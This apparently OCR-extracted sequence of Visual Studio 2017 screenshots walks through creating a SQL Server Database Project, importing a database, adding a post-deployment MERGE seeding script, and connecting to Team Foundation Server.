Server Explorer Toolbox SQL Server Object Explorer

Start Page X

Get Tools and Features...

Extensions and Updates...

Connect to Database...

Connect to Server...

Add SQL Server...

SQL Server

Build y

Maximi

Take ac

reliable

Develop

External Command 2

SQL Search

WCF Service Configuration

External Tools...

Import and Export Settings

Customize...

Options...

Columnstore Editor

C:\Users\hfleitas\Source\Repos\Col

EFGetStarted.AspNetCore.Exis

C:\Users\hfleitas\Source\Repos\EF

Pixies.sln

C:\Users\hfleitas\Documents\Visu

Encryption.sln

C:\Users\hfleitas\Documents\Visu

AutomaticTuning2017.sln

C:\Users\hfleitas\Source\Repos\A

GoogleMapJSON.sln

\\\fldsvm\_apps01\SQLSHARED\De

This week

RockOn

C:\Users\hfleitas\Documents\Visu

RockOn.sln

C:\Users\hfleitas\Documents\Visu

Open

Visual Studio

Modifying — Visual Studio Community 2017 — 15.5.5

Workloads Individual components Language packs

Web & Cloud (7)

- ASP.NET and web development Build web applications using ASP.NET, ASP.NET Core, HTML/JavaScript, and Containers including Docker support.
- Azure development Azure SDK, tools, and projects for developing cloud apps and creating resources.
- Python development Editing, debugging, interactive development and source control for Python.
- Node.js development Build scalable network applications using Node.js, an asynchronous event-driven JavaScript runtime.
- Data storage and processing Connect, develop, and test data solutions with SQL Server, Azure Data Lake, or Hadoop.
- Data science and analytical applications Languages and tooling for creating data science applications, including Python, R and F#.
- Office/SharePoint development Create Office and SharePoint add-ins, SharePoint solutions, and VSTO add-ins using C#, VB, and JavaScript.

Location C:\Program Files (x86)\Microsoft Visual Studio\2017\Community

Total install size: 0 KB

Modify

1.14.167.122

Summary

- Visual Studio core editor
- ASP.NET and web development
- Data storage and processing
  - Optional
    - SQL Server Data Tools
    - Azure Data Lake and Stream Analytics Tools
    - .NET Framework 4 – 4.6 development tools
    - Redgate SQL Search
    - F# desktop language support
- Individual components
  - .NET profiling tools
  - .NET Core runtime
  - Redgate SQL Search
  - Testing tools core features
  - PowerShell Tools for Visual Studio 2017

By continuing, you agree to the [license](#) for the Visual Studio edition you selected. We also offer the ability to download other software with Visual Studio. This software is licensed separately, as set out in the [3rd Party Notices](#) or its accompanying license. By continuing, you also agree to those licenses.

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Start Page - Microsoft Visual Studio

File Edit View Project Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q)

hiramfleitas H

Start Page X

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- Pixies.sln C:\Users\hfileitas\Docum
- Encryption.sln C:\Users\hfileitas\Docum
- AutomaticTuning2017 C:\Users\hfileitas\Source\Repos\AutomaticTuning2017
- GoogleMapJSON.sln \\fldsvm\_apps01\SQLSH

This week

- RockOn C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\RockOn
- RockOn.sln C:\Users\hfileitas\Documents\Visual Studio 2017\Projects\RockOn

New Project

.NET Framework 4.6.1 Sort by: Default

SQL Server Database Project SQL Server

Type: SQL Server

A project for creating a SQL Server database.

Not finding what you are looking for? Open Visual Studio Installer

Name: MetalHotlist

Location: C:\Users\hfileitas\Documents\Visual Studio 2017\Projects

Solution name: MetalHotlist

Browse... Create directory for solution Create new Git repository

OK Cancel

Open

Developer News

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Tuesday, February 13, 2018

More news...

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Add New Item... Ctrl+Shift+A  
Add Existing Item... Shift+Alt+A  
Import  
Reanalyze Project  
Static Code Analysis  
New Folder  
Show All Files  
Unload Project  
Add Reference...  
Add Database Reference...  
Add Connected Service  
Set as StartUp Project  
Export Template...  
Manage NuGet Packages...  
MetalHotlist Properties...

Start

Data-tier Application (\*.dacpac)...  
Database...  
Script (\*.sql)...

Import Database

Import Database

Source database connection:  
Choose a database  
Select Connection...

Target project  
Name:   
Location:   
 Create new solution  
 Create directory for solution  
 Add to source control

Import Settings  
 Import application-scoped objects only  
 Import referenced logins  
 Import permissions  
 Import database settings  
Folder structure: Schema\Object Type  
Maximum files per folder: 1000

Connect

History Browse

Recent Connections

- master  
Pixies10101 (sa)
- tempdb  
localhost (UPCIC\hfleitas)

Hide Connection Properties

Server Name: localhost  
Authentication: Windows Authentication  
User Name: UPCIC\hfleitas  
Password:   
 Remember Password  
Database Name: \\\(UPCIC\hfleitas)\\\\

Advanced...

Connect Cancel

Solution Explorer

Search Solution Explorer (Ctrl+;) Solution 'MetalHotlist' (1 project)  
MetalHotlist Properties References

Team Explorer

Project File  
The name of the file containing build, configuration, and other information about the project

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

Server Explorer Toolbox SQL Server Object Explorer

Import Database

Summary

Status: Click Finish to continue...

Date	Task
2/20/2018 1:18:26 PM	Gathering services
2/20/2018 1:18:26 PM	Gathering event notifications
2/20/2018 1:18:26 PM	Gathering remote service bindings
2/20/2018 1:18:26 PM	Gathering broker priorities
2/20/2018 1:18:26 PM	Gathering signatures
2/20/2018 1:18:26 PM	Gathering data compression options
2/20/2018 1:18:26 PM	Gathering sequence types
2/20/2018 1:18:26 PM	Gathering security policies
2/20/2018 1:18:26 PM	Gather column encryption keys
2/20/2018 1:18:26 PM	Gathering column master keys
2/20/2018 1:18:26 PM	Gathering external data sources
2/20/2018 1:18:26 PM	Gathering external file formats
2/20/2018 1:18:26 PM	Gathering external tables
2/20/2018 1:18:26 PM	Gathering extended properties
2/20/2018 1:18:26 PM	Gathering credentials
2/20/2018 1:18:26 PM	Gathering logins
2/20/2018 1:18:26 PM	Gathering server audits
2/20/2018 1:18:26 PM	Scanning project for duplicate elements
2/20/2018 1:18:26 PM	Finished duplicate element processing
2/20/2018 1:18:27 PM	Finished importing database.
2/20/2018 1:18:27 PM	A summary of the import was saved to the following location: C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist\Import Schema Logs\MetalHotlist_20180220061820.log
2/20/2018 1:18:27 PM	Click Finish to continue...

Finish Cancel

Solution Explorer

Search Solution Explorer (Ctrl+;)

Solution 'MetalHotlist' (1 project)

MetalHotlist

- Properties
- References
- dbo

Solution Explorer | Team Explorer

Properties

MetalHotlist Project Properties

Misc

- Project File
- Project Folder
- Target Database Name

MetalHotlist.sqlproj

C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\MetalHotlist\MetalHotlist

Project File

The name of the file containing build, configuration, and other information about the project

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Add New Item... Ctrl+Shift+A  
Add Existing Item... Shift+Alt+A  
Import  
Reanalyze Project  
Static Code Analysis  
New Folder  
Exclude From Project  
Add Database Reference...  
Add Connected Service  
Set as StartUp Project  
Export Template...  
Manage NuGet Packages...  
MetalHotlist Properties...

Server Explorer Toolbox SQL Server Object Explorer

Add New Item - MetalHotlist

Sort by: Default Search (Ctrl+E) ? X

Installed

- SQL Server
  - Programmability
  - Security
  - Service Broker
  - Server Objects
  - SQL CLR
  - SQL CLR C#
  - Storage
  - Tables and Views
  - User Scripts
- Visual Studio Templates

Online

Name: RockOnData.sql

Add Cancel

Solution Explorer

Search Solution Explorer (Ctrl+;) 🔎

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
  - dbo
    - Stored Procedures
      - uspSweetLou.sql
    - Tables
      - Band.sql
      - RockOn.sql
      - Song.sql
      - Song2.sql

Solution Explorer | Team Explorer

Properties

Tables Folder Properties

Misc

Folder Name Tables

Folder Name  
Name of this folder

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'MetalHotlist' (1 project)

- MetalHotlist
  - Properties
  - References
  - dbo
    - Stored Procedures
      - uspSweetLou.sql
    - Tables
      - Band.sql
      - PostDeploymentData.sql
      - RockOn.sql
      - Song.sql
      - Song2.sql
- RockOnData.sql

Properties

Current connection parameters

Connection

Connection name (localdb)\ProjectsV13 (UPCIC\hfleitas)

Connection Details

Display name	(localdb)\ProjectsV13
Login name	UPCIC\hfleitas
Server name	(localdb)\ProjectsV13
Session Tracing ID	
SPID	

Display name

The display name of the connection

RockOnData.sql

```
1 /*
2 Post-Deployment Script Template
3 -----
4 This file contains SQL statements that will be appended to the build script.
5 Use SQLCMD syntax to include a file in the post-deployment script.
6 Example:      :r .\myfile.sql
7 Use SQLCMD syntax to reference a variable in the post-deployment script.
8 Example:      :setvar TableName MyTable
9          SELECT * FROM [$(TableName)]
10 -----
11 */
12 merge into RockOn as Target
13 using (values
14     (1),
15     (2),
16     (3),
17     (4),
18     (5),
19     (6),
20     (7),
21     (8),
22     (9),
23     (10)
24 )
25 as Source (id)
26 on Target.id = Source.id
27
28 -- update matched rows
29 when matched then
30 update set id = Source.id
31
32 -- insert new rows
33 when not matched by Target then
34 insert (id)
35 values (id)
36
37 -- delete rows that are in the target but not the source
38 when not matched by Source then
39 delete;
40
```

110 %

Connection Ready


(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

# TFS

Section



MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

RockOnData.sql

Server Explorer Toolbox SQL Server Object Explorer

Connect to a Project

Showing hosted repositories for: [redacted]@universalproperty.com (Universal Property and Casualty Insur... Add TFS Server Refresh

Enter server URL: http://[redacted]:8080/tfs Add Cancel

Type here to filter the list

Connect Cancel

35 values (id)  
36 -- delete rows that are in the target but not the source  
37 when not matched by Source then  
38 delete;  
39  
40

110 % Connection Ready

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Team Explorer - Connect

Search Work Items (Ctrl+Q)

Connect | Training

To connect to a Team Project not listed on the Connect page, click [Manage Connections](#). The Team Project will be listed on the Connect page after you connect the first time.

Manage Connections

Local Git Repositories (15)

- Article-scripts | C:\Users\hfleitas\Documents\GitHub...
- AtlasDev | C:\Users\hfleitas\Documents\Visual Studio...
- AutomaticTuning2017 | C:\Users\hfleitas\Source\Re...
- BabbyNames | C:\Users\hfleitas\Documents\GitHub...
- Clue | C:\Users\hfleitas\Documents\GitHub\Clue
- Columnstore2017 | C:\Users\hfleitas\Source\Repos\...
- ConsoleApp1 | C:\Users\hfleitas\Documents\Visual S...
- dbareports | C:\Users\hfleitas\Documents\GitHub\d...
- dbatools | C:\Users\hfleitas\Documents\GitHub\dba...
- EFGetStarted.AspNetCore.ExistingDb | C:\Users\hfleit...
- Encryption | C:\Users\hfleitas\Documents\Visual Stu...
- GoogleMapJSON | \\\fldsvm\_apps01\SQLSHARED\De...
- sql-server-maintenance-solution | C:\Users\hfleitas\...
- tigertoolbox | C:\Users\hfleitas\Documents\GitHub\t...
- UnicornStore | C:\Users\hfleitas\Source\Repos\Unic...

Solution Explorer Team Explorer Properties

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Ready

MetalHotlist - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

RockOnData.sql

```
1 /*  
2 Post-Deployment Script Template  
3 -----  
4 This file contains SQL statements that will be appended to the build script.  
5 Use SQLCMD syntax to include a file in the post-deployment script.  
6 Example: :r .\myfile.sql  
7 Use SQLCMD syntax to reference a variable in the post-deployment script.  
8 Example: :setvar TableName MyTable  
9          SELECT * FROM [$(TableName)]  
10 -----  
11 */  
12 merge into RockOn as Target  
13 using (values  
14     (1),  
15     (2),  
16     (3),  
17     (4),  
18     (5),  
19     (6),  
20     (7),  
21     (8),  
22     (9),  
23     (10)  
24 )  
25 as Source (id)  
26 on Target.id = Source.id  
27  
28 -- update matched rows  
29 when matched then  
30 update set id = Source.id  
31  
32 -- insert new rows  
33 when not matched by Target then  
34 insert (id)  
35 values (id)  
36  
37 -- delete rows that are in the target but not the source  
38 when not matched by Source then  
39 delete;  
40
```

110 %

Connection Ready

(localdb)\ProjectsV13 | UPCIC\hfleitas | MetalHotlist | 00:00:00 | 0 rows

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Team Explorer - Home

Search Work Items (Ctrl+I)

Home | Training

Team Foundation Server

Training http://...:8080/tfs/upcic/Training/Training Team

Configure Workspace

\$/Training  
C:\Users\hfleitas\Source\Workspaces\Training

Map & Get Cancel Advanced...

Project

Configure Workspace | Web Portal | Task Board | Team Room

